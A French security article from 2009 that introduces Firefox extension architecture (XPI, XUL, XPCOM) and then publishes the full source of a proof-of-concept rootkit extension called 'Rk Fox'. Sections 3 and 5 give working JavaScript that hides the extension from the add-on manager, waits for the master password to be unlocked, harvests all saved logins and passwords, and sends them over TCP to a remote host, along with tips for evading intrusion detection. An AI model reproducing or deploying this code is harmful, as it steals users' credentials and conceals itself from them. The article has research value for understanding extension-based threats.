

# Les rootkits au sein des extensions Firefox

David Gross aka Deimos

27 Janvier 2009

## 1 Introduction

Depuis son lancement en 2002, les parts de marché du navigateur Firefox ne cessent de s'envoler. Un avantage parmi tant d'autres dont dispose le *fork* de Mozilla par rapport aux autres navigateurs est la possibilité de le paramétrer via des extensions.

À ne pas confondre avec les plugins comme Adobe Reader ou Adobe Flash Player, les extensions permettent de modifier totalement l'interface du navigateur afin de rajouter certaines fonctionnalités.




FIGURE 1 – Répartition des navigateurs en Europe. Source : Xiti.

Avec une utilisation si fréquente, il devient donc fortement intéressant pour un individu malintentionné de trouver une faille de sécurité dans le navigateur de la Fondation Mozilla, ou de mener une attaque intrinsèquement liée à son fonctionnement.

La première des solutions apporte bien évidemment une prise de contrôle assurée sur le poste de la victime, mais nécessite toutefois un lourd travail ne menant pas forcément à un *0day*.

Ainsi, nous nous intéresserons dans cet article à la seconde solution, et plus particulièrement d'une attaque effectuée via une extension malicieuse développée par l'attaquant.

Dans un premier temps, sera effectuée une introduction à la programmation d'extensions pour Firefox, qui sera brève, étant donné la multitude de ressources disponibles sur le sujet. Puis nous entrerons dans le cœur du sujet en proposant un rootkit pour Firefox 2 et 3 et nous analyserons les limites d'une attaque de ce type. Le code source de ce rootkit sera intégralement mis à disposition.

## 2 Architecture d'une extension Firefox

### 2.1 Composition d'un fichier XPI

Une extension Firefox est présente sous forme de fichier XPI (XPIInstall). Ce type de fichier est principalement utilisé dans des logiciels de la Fondation Mozilla, comme Firefox, Seamonkey et Thunderbird, ainsi que d'autres logiciels comme Google Gears. En fait, un fichier XPI est simplement une archive ZIP comprenant à sa racine :

- Un fichier `install.rdf`<sup>1</sup> : c'est un fichier XML dans lequel sont contenues toutes les informations relatives à l'extension ainsi qu'à son émetteur. On y trouve par exemple la description de l'extension, son identifiant et les logiciels supportés mais également certains champs liés à la sécurité que nous verrons en détails dans la prochaine section.

Voici l'exemple le plus minimaliste – sans aucun champ facultatif ou relatif à la sécurité – d'un fichier `install.rdf` :

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
3   xmlns:em="http://www.mozilla.org/2004/em-rdf#">
4   <Description about="urn:mozilla:install-manifest">
5     <em:id>{44795beb-3c79-4967-a390-1f2d76d0e8d1}</em:id>
6     <em:version>1.0</em:version>
7     <em:type>2</em:type>
8
9     <em:targetApplication>
10      <Description>
11        <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>
12      </em:id>
13      <em:minVersion>1.5</em:minVersion>
14      <em:maxVersion>3.0.*</em:maxVersion>
15    </Description>
```

---

1. Pour Firefox < 0.7, l'installation nécessite à la place le fichier `install.js` et elle s'effectue donc grâce à un code JavaScript propre à l'extension

```

16     </em:targetApplication>
17
18     <em:name>Nom de l'extension </em:name>
19 </Description >
20 </RDF>

```

Tous les champs parlent d'eux-même, sauf probablement deux :

- Les champs `<em:id>` correspondent à un GUID<sup>2</sup> (*Globally Unique Identifier*) : le premier identifie l'extension, et le second, inclut dans `<em:targetApplication>`, identifie l'application cible, ici Firefox.
- Le champ `<em:type>` est un entier spécifiant le type de module
  - un module peut également être un thème, par exemple - et vaut "2" pour une extension.
- Un fichier `chrome.manifest` : ce fichier texte permet de spécifier les chemins vers les différents composants de l'extension, afin de pouvoir y accéder via une URL `chrome`, ainsi que tous les *overlay* à réaliser. Nous définirons la notion d'*overlay* dans la sous-section suivante.

Voici un exemple de fichier *manifest* :

```

1 content rep1     exemple/repertoire /
2 content rep2     jar:exemple/archive.jar!/repertoire /
3 overlay chrome://browser/content/browser.xul
4                 chrome://rep1/content/calque.xul

```

1. Le mot-clé *content* permet d'enregistrer le chemin "exemple/repertoire/", en le rendant accessible via "chrome://rep1/content/".
  2. Nous spécifions que "exemple/archive.jar" est un fichier JAR. Après cette ligne on pourra accéder au répertoire "repertoire" contenu dans l'archive via "chrome://rep2/content/".
  3. On effectue un *overlay* de "chrome://rep1/content/calque.xul" sur le composant principal du navigateur Firefox, soit "chrome://browser/content/browser.xul".
- Les fichiers composant l'extension, à savoir les fichiers XUL, JavaScript, CSS, etc. Par convention, tous les fichiers sont placés dans un répertoire "chrome" situé à la racine de l'archive.

---

2. Un GUID est un identifiant "unique" codé sur 128 bits utilisé afin d'identifier un logiciel et qui est généré pseudo-aléatoirement. Sous les systèmes dérivés d'UNIX, on peut utiliser *uuidgen*.

## 2.2 Présentation des technologies utilisées

À présent, nous allons effectuer un tour d'horizon des langages pouvant être utilisés afin de développer une extension, ainsi que les différentes technologies disponibles. Tout ne sera pas présenté, au risque d'enfoncer des portes ouvertes, comme par exemple avec les technologies AJAX, CSS ou JavaScript. Ainsi ne seront définies que les *framework* et langages propres aux logiciels de la Fondation Mozilla, comme Firefox.

### 2.2.1 XUL

Premièrement, dès que l'on parle d'extensions Firefox, on voit apparaître le langage XUL (*XML User Interface Language*). Tout est dans la définition de l'acronyme : XUL est un langage basé sur XML permettant de définir l'interface graphique d'une application.

Ainsi, la quasi-totalité de l'interface graphique de Firefox est définie via des fichiers de code XUL, ces derniers étant interprétés par le moteur de rendu Gecko. Un *Hello World* en XUL :

```
1 <?xml version="1.0" encoding="ISO-8859-1" ?>
2 <window title="Hello world"
3     xmlns="http://www.mozilla.org/keymaster/
4     gatekeeper/there.is.only.xul">
5     <description>Hello world</description>
6     <label value="Hello world" />
7 </window>
```

### 2.2.2 XPCOM

Alors que XUL nous permet de réaliser tous nos rêves en matière d'interface graphique, un aspect beaucoup plus intéressant pour nous est de voir ce que mets à notre disposition la Fondation Mozilla afin de développer notre extension. Cette dernière nous offre la bibliothèque multiplate-forme XPCOM (*Cross-Platform Component Object Model*), développée en C++. Il existe toutefois des *bindings* dans les langages suivants : JavaScript, Java, Python, Perl et Ruby.

Ainsi les langages précédemment cités peuvent être utilisés afin de développer des extensions. Toutefois, seul XPConnect, le *binding* XPCOM en JavaScript, fait partie du paquetage de base Firefox. Il nous reste ainsi la possibilité de développer en JavaScript ou C++.

Dans cet article sera analysé un rootkit développé intégralement en JavaScript. L'avantage évident est qu'il interprété sur n'importe quel système d'exploitation par Gecko, alors qu'une extension développée en C++ devra

être compilée et adaptée selon son fonctionnement pour chaque système. Il peut cependant être très intéressant de développer un rootkit pour Firefox en C++, car il sera justement compilé et pas interprété et les utilisateurs ou développeurs ne pourront pas directement visionner le code source, et donc réaliser qu'il s'agit d'une application malicieuse ; bien qu'il existe des moyens d'obfuscation et de polymorphisme en JavaScript, ce sera toujours plus discret et furtif . . .

## 2.3 Fonctionnement d'une extension

Tous les composants d'une extension étant présentés, nous pouvons désormais étudier le fonctionnement de celle-ci. Revenons sur le fichier "chrome.manifest" situé à la racine du fichier XPI. Il nous permet à la fois de définir les chemins vers les ressources, mais également les *overlay*. Un *overlay* est une modification d'un fichier XUL par ajout d'un autre code XUL.

Ainsi la cible d'un *overlay* est, dans notre cas, toujours un fichier XUL composant Firefox. Un exemple est "chrome://browser/content/browser.xul", qui est l'URL de la fenêtre principale de navigation – on peut taper cette URL dans le navigateur afin d'observer le code XUL interprété. Ainsi, pour inclure un code XUL à ce composant, on insère la ligne suivante dans le "chrome.manifest" :

```
1 overlay chrome://browser/content/browser.xul
2     chrome://exemple/content/browserOverlay.xul
```

Si le fichier "chrome://exemple/content/browserOverlay.xul" contient le code suivant :

```
1 <?xml version="1.0" ?>
2 <!DOCTYPE overlay SYSTEM "chrome://rkfox/locale/overlay.dtd">
3 <overlay id="browser-overlay"
4     xmlns="http://www.mozilla.org/keymaster/
5     gatekeeper/there.is.only.xul">
6     <script type="application/x-javascript"
7     src="chrome://exemple/content/browserOverlay.js" />
8
9     <menupopup id="menu_ToolsPopup">
10     <menuitem label="Hello World" id="helloworld" />
11 </menupopup>
12 </overlay>
```

Alors le script "chrome://exemple/content/browserOverlay.js" sera exécuté au chargement de chaque fenêtre de navigation de Firefox et un élément "Hello World" sera ajouté au menu d'options du navigateur.

### 3 Développement d'un rootkit

Nous allons à présent nous intéresser aux fonctionnalités du rootkit développé pour Firefox. En ce qui concerne les versions de Firefox supportées, le rootkit a été développé pour Firefox 2 ainsi que Firefox 3. Les tests ont été effectués sous les navigateurs suivants :

- Firefox 2.0.20 sous Windows XP
- Firefox 3.0.5 sous Windows XP
- IceWeasel 2.0.19 sous GNU/Linux Debian
- IceWeasel 3.0.5 sous GNU/Linux Debian

Le principal avantage à développer un rootkit pour Firefox est au niveau de la furtivité : l'extension est interprétée par le moteur de rendu Gecko et ainsi toutes les opérations décrites via le code JavaScript sont effectuées par le processus firefox. Ainsi, aucun système de prévention d'intrusion ne pourra différencier une connexion inoffensive et banale déclenchée par le navigateur d'une connexion déclenchée par notre rootkit et envoyant des informations privées à l'insu de l'utilisateur.

Dans le *proof of concept* proposé dans cet article, les informations sont envoyées sur le port TCP 1337 de la machine 192.168.0.3. Dans la réalité, un attaquant aurait tort d'utiliser des ports exotiques, car cela pourrait provoquer une alerte du système de prévention d'intrusion. Il vaudrait donc mieux, par exemple, passer les informations – de préférence chiffrées – en paramètre d'un script PHP sur un serveur HTTP distant...

Le rootkit présenté ne s'attèlera que de deux tâches :

- Non-présence de l'extension malicieuse dans la liste des modules installés
- Envoi de tous les identifiants de mots de passe enregistrés dans Firefox à un serveur et contournement du mot de passe général pouvant être mis en place (voir Figure 1.)

Le choix de ne pas implémenter une fonctionnalité comme un *remote shell* provient du fait que ceci pourrait dévoiler rapidement l'extension malicieuse : en effet, on peut sans problème lancer des processus grâce à XP-COM mais ceci pourrait déclencher, encore une fois, l'alerte d'un éventuel système de prévention d'intrusion installé.

En ce qui concerne le choix de cacher l'extension dans la liste des modules installés, une alternative aurait été d'infecter une autre extension, ou un *plug-in*, puis d'effacer le répertoire d'origine de l'extension malicieuse, ce qui l'aurait automatiquement enlevé de cette liste. Toutefois, ceci nécessiterait la connaissance des extensions installées par la victime et un développement du rootkit au cas par cas.




FIGURE 2 – Mise en place d’un passe général protégeant tous les identifiants et mots de passe de Firefox.

De plus, la plupart des gens, avec une simple fenêtre alertant d’un problème survenu lors de l’installation et la non-présence de l’extension dans la liste des modules n’iront pas vérifier dans “%APPDATA%\Mozilla\Firefox\Profiles\...\extensions” ou “~/.mozilla/firefox/profiles/...\extensions” que celle-ci a bien été désinstallée.

### 3.1 Architecture du rootkit

Le fichier “chrome.manifest” présente clairement de quelle manière fonctionne le rootkit :

```

1 content rkfox jar:chrome/rkfox.jar!/content/
2 content rkfox_ff2 jar:chrome/rkfox.jar!/content/ff2/
3 content rkfox_ff3 jar:chrome/rkfox.jar!/content/ff3/
4
5 overlay chrome://browser/content/browser.xul
6 chrome://rkfox_ff2/content/browserOverlay.xul
7 appversion<=2.0.0.*
8
9 overlay chrome://mozapps/content/extensions/extensions.xul
10 chrome://rkfox_ff2/content/extensionsOverlay.xul
11 appversion <=2.0.0.*
12

```

```

13 overlay chrome://browser/content/browser.xul
14     chrome://rkfox_ff3/content/browserOverlay.xul
15     appversion>=3.0b5
16
17 overlay chrome://mozapps/content/extensions/extensions.xul
18     chrome://rkfox_ff3/content/extensionsOverlay.xul
19     appversion >=3.0b5

```

Le rootkit est donc composé de deux codes sources différents pour chacune des versions de Firefox. En effet, même si la détection de la version de Firefox est possible avec XPCOM, il est préférable d'utiliser l'argument *appversion* de la commande *overlay*. La principale différence pour notre rootkit est la méthode permettant de récupérer les identifiants et mots de passe.

Nous remarquons également que deux *overlay* sont effectués : “browserOverlay.xul” s’occupera de récupérer les identifiants, alors que “extensionsOverlay.xul” de cacher notre extension.

### 3.2 Masquer l’extension au sein de Firefox

Il existe diverses méthodes afin de cacher l’extension dans Firefox. Tout d’abord, on peut utiliser la classe *nsIExtensionManager* qui dispose d’un attribut *datasource*. Toutefois il semble déconseillé d’utiliser cette classe, étant ancienne et probablement obsolète.

Ainsi, une autre possibilité est de masquer simplement l’extension en modifiant l’interface graphique. En lisant le code source du gestionnaire de modules, c’est-à-dire “chrome://mozapps/content/extensions/extensions.xul”, on remarque que la liste des extensions est représenté par cet élément :

```

1 <richlistbox id="extensionsView"
2     flex="1"
3     datasources="rdf:null"
4     context="addonContextMenu"
5     ... />

```

Il suffit donc, pour pouvoir masquer notre extension, de posséder une fonction qui parcourt la *<richlistbox>* à la recherche de notre extension, puis la cache en mettant l’attribut *hidden* à vrai. Cette fonction devra être appelée lors de l’ouverture du gestionnaire de modules, mais également lorsque l’on vient sur l’onglet “Extensions”.

```

1 hideExtension: function(name) {
2     var extensionsView = document.getElementById("extensionsView");
3
4     var item;
5     for(var i = 0; item = extensionsView.getItemAtIndex(i); i++)

```

```

6         if(item.label.indexOf(name) > -1)
7             item.hidden = true;
8
9         return;
10    }

```

### 3.3 Récupération des identifiants stockés dans Firefox

Les identifiants sont sauvegardés dans les fichiers “signons2.txt” et “signons3.txt” respectivement pour Firefox 2 et Firefox 3. Voici un extrait d’un fichier “signons3.txt” :

```

1 .
2 https://www.google.com
3 Email
4 MDoEEPgAAAAAAAAAAAAAAAAAAAAAAEwFAYIKoZlhvcNAwcECKtPudnPnPjWBBBZ7
   Ayvuh1mElsif9OKVV6
5 *Passwd
6 MDoEEPgAAAAAAAAAAAAAAAAAAAAAAEwFAYIKoZlhvcNAwcECG3Jlz52HQkBBBBPN
   dbAxvdyA9M26VLDBi7L
7 https://www.google.com
8 .

```

Firefox sauvegarde précisément six champs afin de garder en mémoire les identifiants des sites visités par l’utilisateur. Chaque ligne correspond à un champ :

- La base de l’URL de la page où se situe le formulaire
- La valeur du champ “name” de la balise `<input>` où le nom d’utilisateur est entré
- L’identifiant chiffré
- La valeur du champ “name” de la balise `<input>` où le mot de passe est entré
- Le mot de passe chiffré
- La base de l’URL indiqué dans le champ *action* du formulaire

Il est important de noter que toute l’URL du formulaire n’est pas sauvegardée. Ainsi, si Firefox enregistre un couple {identifiant, mot de passe} sur la page “http://site.com/exemple/test/page.html”, seule l’URL “http://site.com” sera conservée.

À priori, nous n’avons pas besoin d’utiliser ce fichier, qui est en partie chiffré, étant donné que XPCOM nous offre les classes *nsILoginManager* et *nsIPasswordManager* respectivement pour Firefox 2 et Firefox 3. En effet, ces classes nous offrent des méthodes permettant de récupérer directement

– et en clair – les identifiants et mots de passe. Voici un exemple de code pour Firefox 3 :

```
1 var loginmanager = Components.classes["@mozilla.org/login-  
   manager;1"].getService(Components.interfaces.nsILoginManager)  
   ;  
2 var logins = loginmanager.getAllLogins({});  
3  
4 for (var i = 0; i < logins.length; ++i)  
5     alert(logins[i].hostname + " - "  
6         + logins[i].username + " - "  
7         + logins[i].password);
```

Toutefois, un problème survient lorsque nous utilisons ces classes, dans le cas où l'utilisateur a défini un mot de passe principal. En effet, une fenêtre s'ouvre et demande à l'utilisateur le mot de passe principal, ce qui n'est pas vraiment discret et peut rapidement susciter des doutes. De plus, aucune méthode ne permet de savoir si un mot de passe principal a été défini ou non...

Nous ne pouvons donc pas utiliser cette solution, et nous allons devoir ruser. La solution développée dans ce rootkit se base sur le fait que le mot de passe principal de Firefox n'est demandé qu'une fois. Lorsque l'utilisateur va sur une page où un couple (identifiant, mot de passe) est sauvegardé, son mot de passe principal est demandé, et après validation, il n'est plus demandé dans cette instance de Firefox. Ainsi, à partir de ce moment, tous les mots de passe peuvent être récupérés en toute discrétion. L'algorithme est donc le suivant :

1. Lecture du fichier signons2.txt ou signons3.txt
2. Extraction de toutes les données sur les formulaires : les URL du formulaire ainsi que de la page de traitement, et les valeurs du champ "name" pour l'identifiant et le mot de passe
3. Comparaison de l'URL de chaque page Web que visite l'utilisateur, on avec les URL des formulaires contenant les identifiants
4. Si correspondance, analyse de la page Web et détermination de la présence du formulaire rempli de l'identifiant et du mot de passe
5. Si présence de ce formulaire, récupération de tous les identifiants et mots de passe
6. Envoi sur le serveur du pirate

Afin de déclencher une fonction à chaque chargement de page, le code JavaScript suivant fait l'affaire :

```
1 var appcontent = document.getElementById("appcontent");  
2 appcontent.addEventListener("DOMContentLoaded",  
   fonction_a_executer, true);
```

Il faut également penser à n'envoyer qu'une seule fois les identifiants. En effet il serait très gênant pour le serveur du pirate de recevoir les renseignements à chaque fois que la victime visite une page Web contenant des identifiants enregistrés.

```
1 var prefs = Components.classes["@mozilla.org/preferences-service
   ;1"].getService(Components.interfaces.nsIPrefService);
2 prefs = rkfox.prefs.getBranch("extensions.nom_de_lextension.");
3 prefs.setBoolPref("firstrun", true);
```

### 3.4 Mise à jour relative à la sécurité avec Firefox 3

Hormis les modifications relatives à la bibliothèque XPCOM, sont présentes certaines différences au niveau de la sécurité des extensions entre les versions 2 et 3 de Firefox. En effet, dans Firefox 3, afin de prévenir les attaques de *man-in-the-middle*, les mises à jour des extensions doivent être effectuées via HTTPS. L'URL de mise à jour est spécifiée dans le fichier "install.rdf" avec le champ "updateURL". Si ce champ est défini avec une URL utilisant HTTP, il faut obligatoirement y ajouter un second champ, "updateKey", contenant une clé publique. Cette clé permettra de vérifier l'intégrité des données émises lors de la mise à jour, qui sera signée.

## 4 Conclusion

À travers cet article, nous constatons que l'installation d'une extension Firefox constitue un vecteur d'attaque à ne pas négliger. En effet, il est trivial de cacher un code malicieux dans une extension largement distribuée, via son propre site Web ou même grâce au site *Mozilla Add-ons*. On peut imaginer, en prenant en compte le nombre d'extensions proposées sur cette plate-forme, le code source conséquent de chacune d'entre elles et la possibilité de développer ses propres composants XPCOM en C++, qu'aucune vérification réelle de la part des développeurs Mozilla ne peut être effectuée.

Merci à Fireboot, Gutek et Overclock pour la relecture de ce document ainsi que leurs critiques pertinentes durant tout le développement du root-kit.

## 5 Code source du rootkit

### 5.1 browserOverlay.xul pour Firefox 2 et 3

```
1 <?xml version="1.0"?>
2 <!DOCTYPE overlay SYSTEM "chrome://rkfox/locale/overlay.dtd">
3 <overlay id="browser-overlay" xmlns="http://www.mozilla.org/
  keymaster/gatekeeper/there.is.only.xul">
4   <script type="application/x-javascript" src="chrome://
  rkfox_ff3/content/browserOverlay.js" />
5 </overlay>
```

### 5.2 browserOverlay.js pour Firefox 3

```
1 var rkfox = {
2   forms: [],
3   prefs: null,
4
5   Form: function(host, user, password, submit) {
6     this.host = host;
7     this.user = user;
8     this.password = password;
9     this.submit = submit;
10
11     return;
12   },
13
14   readSignons: function() {
15     var profileDir = Components.classes["@mozilla.org/file/
  directory_service;1"].getService(Components.
  interfaces.nsIProperties).get("ProfD", Components.
  interfaces.nsIFile);
16
17     var ios = Components.classes["@mozilla.org/network/io-
  service;1"].getService(Components.interfaces.
  nsIIOService);
18
19     var profileURL = ios.newFileURI(profileDir);
20     profileURL.path += "signons3.txt";
21
22     var profileFile = profileURL.QueryInterface(Components.
  interfaces.nsIFileURL).file;
23
24     var data = "";
25     var fstream = Components.classes["@mozilla.org/network/
  file-input-stream;1"].createInstance(Components.
  interfaces.nsIFileInputStream);
26     var sstream = Components.classes["@mozilla.org/
  scriptableinputstream;1"].createInstance(Components.
  interfaces.nsIScriptableInputStream);
27     fstream.init(profileFile, -1, 0, 0);
28     sstream.init(fstream);
```

```

29
30     var str = sstream.read(4096);
31     while (str.length > 0) {
32         data += str;
33         str = sstream.read(4096);
34     }
35
36     sstream.close();
37     fstream.close();
38
39     data = data.replace(/\r\n/g, "\n");
40
41     var hosts = new Array();
42     var logins = new Array();
43     var lines = new Array();
44
45     var host, user, password, submit;
46
47     hosts = data.split(".\n");
48
49     for (var i = 1; i < hosts.length - 1; i++) {
50         logins = hosts[i].split("---\n");
51         lines = logins[0].split("\n");
52
53         host = lines[0];
54         login = lines[1];
55         password = lines[3];
56         password = password.substring(1, password.length);
57         submit = lines[5];
58
59         rkfox.forms.push(new rkfox.Form(host, login,
60             password, submit));
61
62         for (var j = 1; j < logins.length - 1; j++) {
63             lines = logins[j].split("\n");
64
65             login = lines[0];
66             password = lines[2];
67             password = password.substring(1, password.length);
68             submit = lines[4];
69
70             rkfox.forms.push(new rkfox.Form(host, login,
71                 password, submit));
72         }
73     },
74     sendData: function (buff) {
75         var transportService = Components.classes["@mozilla.org/
76             network/socket-transport-service;1"].getService(
77             Components.interfaces.nsISocketTransportService);
78         var transport = transportService.createTransport("tcp",
79             0, "192.168.0.3", 1337, null);

```

```

77
78     var outstream = transport.openOutputStream(0,0,0);
79     if(outstream) {
80         outstream.write(buff, buff.length);
81         outstream.flush();
82         outstream.close();
83     }
84
85     transport.close(0);
86
87     return;
88 },
89
90 tryGetPass: function(aEvent) {
91     var doc = aEvent.originalTarget;
92     var url = doc.location.href;
93     url = url.substring(0, url.indexOf('/', url.indexOf('/://
94         ') + 3));
95
96     var index = -1;
97
98     for(var i = 0; i < rkfox.forms.length; i++)
99         if(rkfox.forms[i].host == url)
100             index = i;
101
102     if(index != -1) {
103         var allForms = doc.getElementsByTagName("form");
104         var foundLogin = false;
105         var foundPassword = false;
106
107         for(var i = 0; i < allForms.length; i++) {
108             for(var j = 0; j < allForms[i].elements.length;
109                 j++) {
110                 if(allForms[i].elements[j].type == "text"
111                     && allForms[i].elements[j].name == rkfox.
112                         forms[index].user)
113                     foundLogin = true;
114
115                 else if(allForms[i].elements[j].type == "
116                     password"
117                     && allForms[i].elements[j].name == rkfox.
118                         forms[index].password)
119                     foundPassword = true;
120             }
121         }
122
123         if(foundLogin && foundPassword)
124             rkfox.getPass();
125     }
126
127     return;
128 },
129
130 getPass: function() {

```

```

126     var passwordmanager = Components.classes["@mozilla.org/
        login-manager;1"].getService(Components.interfaces.
            nsILoginManager);
127     try {
128         var logins = passwordmanager.getAllLogins({});
129     } catch (e) {
130         return;
131     }
132
133     var buffer = new String("");
134
135     for (var i = 0; i < logins.length; ++i) {
136         buffer += logins[i].hostname;
137         buffer += ":";
138         buffer += logins[i].username;
139         buffer += ":";
140         buffer += logins[i].password;
141         buffer += "\n";
142     }
143
144     buffer += "EOF\n";
145
146     rkfox.sendData(buffer);
147     rkfox.prefs.setBoolPref("firstrun", false);
148
149     return;
150 },
151
152 onLoad: function() {
153     this.initialized = true;
154
155     rkfox.prefs = Components.classes["@mozilla.org/
        preferences-service;1"].getService(Components.
            interfaces.nsIPrefService);
156     rkfox.prefs = rkfox.prefs.getBranch("extensions.Rk_Fox."
        );
157     var firstrun;
158
159     try {
160         firstrun = rkfox.prefs.getBoolPref("firstrun");
161     } catch (e) {
162         rkfox.prefs.setBoolPref("firstrun", true);
163         firstrun = true;
164     }
165
166     if (firstrun) {
167         rkfox.readSignons();
168
169         var appcontent = document.getElementById("appcontent
            ");
170         appcontent.addEventListener("DOMContentLoaded",
            rkfox.tryGetPass, true);
171     }
172

```

```

173         return ;
174     }
175 };
176
177 window.addEventListener("load", function(e) { rkfox.onLoad(e);
        }, false);

```

### 5.3 Méthode getPass() pour Firefox 2

```

1  getPass: function () {
2      var passwordmanager = Components.classes["@mozilla.org/
        passwordmanager;1"].getService(Components.interfaces.
        nsIPasswordManager);
3      var enumerator = passwordmanager.enumerator;
4      var signons = new Array();
5
6      while (enumerator.hasMoreElements()) {
7          var nextPassword;
8
9          try {
10             nextPassword = enumerator.getNext();
11         } catch (e) {
12             return ;
13         }
14
15         nextPassword = nextPassword.QueryInterface(Components.
            interfaces.nsIPassword);
16         var host = nextPassword.host;
17         var user;
18         var password;
19
20         try {
21             user = nextPassword.user;
22             password = nextPassword.password;
23         } catch (e) {
24             return ;
25         }
26
27         signons.push(new rkfox.Signon(host, user, password));
28     }
29
30     var buffer = new String("");
31
32     for (var i = 0; i < signons.length; ++i) {
33         buffer += signons[i].host;
34         buffer += ":";
35         buffer += signons[i].user;
36         buffer += ":";
37         buffer += signons[i].password;
38         buffer += "\n";
39     }
40

```

```

41     buffer += "EOF\n";
42
43     rkfox.sendData(buffer);
44     rkfox.prefs.setBoolPref("firstrun", false);
45
46     return;
47 }

```

## 5.4 Méthode readSignons() pour Firefox 2

```

1  readSignons: function () {
2      var profileDir = Components.classes["@mozilla.org/file/
        directory_service;1"].getService(Components.interfaces.
        nsIProperties).get("ProfD", Components.interfaces.nsIFile
        );
3
4      var ios = Components.classes["@mozilla.org/network/io-
        service;1"].getService(Components.interfaces.nsIIOService
        );
5
6      var profileURL = ios.newFileURI(profileDir);
7      profileURL.path += "signons2.txt";
8
9      var profileFile = profileURL.QueryInterface(Components.
        interfaces.nsIFileURL).file;
10
11     var data = "";
12     var fstream = Components.classes["@mozilla.org/network/file-
        input-stream;1"].createInstance(Components.interfaces.
        nsIFileInputStream);
13     var sstream = Components.classes["@mozilla.org/
        scriptableinputstream;1"].createInstance(Components.
        interfaces.nsIScriptableInputStream);
14     fstream.init(profileFile, -1, 0, 0);
15     sstream.init(fstream);
16
17     var str = sstream.read(4096);
18     while (str.length > 0) {
19         data += str;
20         str = sstream.read(4096);
21     }
22
23     sstream.close();
24     fstream.close();
25
26     data = data.replace(/\r\n/g, "\n");
27
28     var hosts = new Array();
29     var lines = new Array();
30
31     var host, user, password, submit;
32

```

```

33     hosts = data.split("\n");
34
35     for (var i = 1; i < hosts.length - 1; i++) {
36         lines = hosts[i].split("\n");
37         lines.pop();
38
39         host = lines[0];
40         login = lines[1];
41         password = lines[3];
42         password = password.substring(1, password.length);
43         submit = lines[5];
44
45         rkfox.forms.push(new rkfox.Form(host, login, password,
46                                     submit));
47
48         for (var j = 1; j < (lines.length - 1) / 5; j++) {
49             login = lines[j * 5 + 1];
50             password = lines[j * 5 + 3];
51             password = password.substring(1, password.length);
52             submit = lines[j * 5 + 5];
53
54             rkfox.forms.push(new rkfox.Form(host, login,
55                                             password, submit));
56     }
}

```

## 5.5 extensionsOverlay.xul pour Firefox 2 et 3

```

1 <?xml version="1.0"?>
2 <!DOCTYPE overlay SYSTEM "chrome://rkfox/locale/overlay.dtd">
3 <overlay id="extensions-overlay" xmlns="http://www.mozilla.org/
4     keymaster/gatekeeper/there.is.only.xul">
5     <script type="application/x-javascript" src="chrome://
6         rkfox_ff3/content/extensionsOverlay.js" />
7 </overlay>

```

## 5.6 extensionsOverlay.js pour Firefox 2 et 3

```

1 var rkfoxExt = {
2     hideExtension: function(name) {
3         var extensionsView = document.getElementById("
4             extensionsView");
5
6         var item;
7         for (var i = 0; item = extensionsView.getItemAtIndex(i);
8             i++)
9             if (item.label.indexOf(name) > -1)
10                item.hidden = true;

```

```

10     return ;
11 },
12
13 onLoad: function () {
14     this.initialized = true;
15     rkfoxExt.hideExtension('Rk Fox');
16
17     var extensions_view = document.getElementById("
18         extensions-view");
19     extensions_view.addEventListener("oncommand", function ()
20         { rkfoxExt.hideExtension('Rk Fox'); }, false);
21
22     var extensionsView = document.getElementById("
23         extensionsView");
24     extensionsView.addEventListener("select", function () {
25         rkfoxExt.hideExtension('Rk Fox'); }, false);
26
27     var origStartup = Startup;
28     Startup = function () {
29         origStartup();
30         rkfoxExt.hideExtension('Rk Fox');
31     };
32
33     return ;
34 }
35 };
36
37 window.addEventListener("load", function(e) { rkfoxExt.onLoad(e)
38     ; }, false);

```